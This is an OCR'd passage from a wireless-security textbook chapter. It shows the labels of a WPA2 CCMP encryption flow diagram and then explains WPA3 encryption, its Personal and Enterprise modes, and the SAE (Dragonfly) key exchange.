


Priority destination address
MAC Header
PN
Temporal Key
Plaintext Data
Build AAD
Build Nonce
Nonce
AAD
AES CCMP
Build CCMP header
MAC Header
CCMP Header
Encrypted Data
Encrypted MIC
WPA2 MAC Frame

Figure 16.14: Operational flow of WPA2



WPA3 Encryption

- WPA3 is an advanced implementation of WPA2 providing trailblazing protocols and uses the **AES-GCMP 256** encryption algorithm

Modes of Operation

WPA3 - Personal

- It is mainly used to deliver **password-based authentication** using the SAE protocol, also known as Dragonfly Key Exchange
- It is resistant to offline dictionary attacks and key recovery attacks

WPA3 - Enterprise

- It **protects sensitive data** using many cryptographic algorithms
- It provides authenticated encryption using GCMP-256
- It uses HMAC-SHA-384 to generate cryptographic keys
- It uses ECDSA-384 for exchanging keys

WPA3 Encryption

Wi-Fi Protected Access 3 (WPA3) was announced by the Wi-Fi Alliance on January 2018 as an advanced implementation of WPA2 that provides trailblazing protocols. Like WPA2, the WPA3 protocol has two variants: WPA3-Personal and WPA3-Enterprise.

WPA3 provides cutting-edge features to simplify Wi-Fi security and provides the capabilities necessary to support different network deployments ranging from corporate networks to home networks. It also ensures cryptographic consistency using encryption algorithms such as AES and TKIP to defend against network attacks. Furthermore, it provides network resilience through Protected Management Frames (PMF) that deliver a high level of protection against eavesdropping and forging attacks. WPA3 also disallows outdated legacy protocols.

Modes of Operation

WPA3 offers two modes of operation:

- **WPA3-Personal**: This mode is mainly used to deliver password-based authentication. WPA3 is more rigid to attacks than WPA2 because it uses a modern key establishment protocol called the Simultaneous Authentication of Equals (SAE), also known as Dragonfly Key Exchange, which replaces the PSK concept used in WPA2-Personal. Some of the features of WPA3-Personal are described below.
    - **Resistance to offline dictionary attacks**: It prevents passive password attacks such as brute-forcing.
    - **Resistance to key recovery**: Even when a password is determined, it is impossible to capture and determine session keys while maintaining the forward secrecy of network traffic.

    - **Natural password choice**: It allows users to choose weak or popular phrases as passwords, which are easy to remember.
    - **Easy accessibility**: It can provide greater protection than WPA2 without changing the previous methods used by users for connecting to a network.

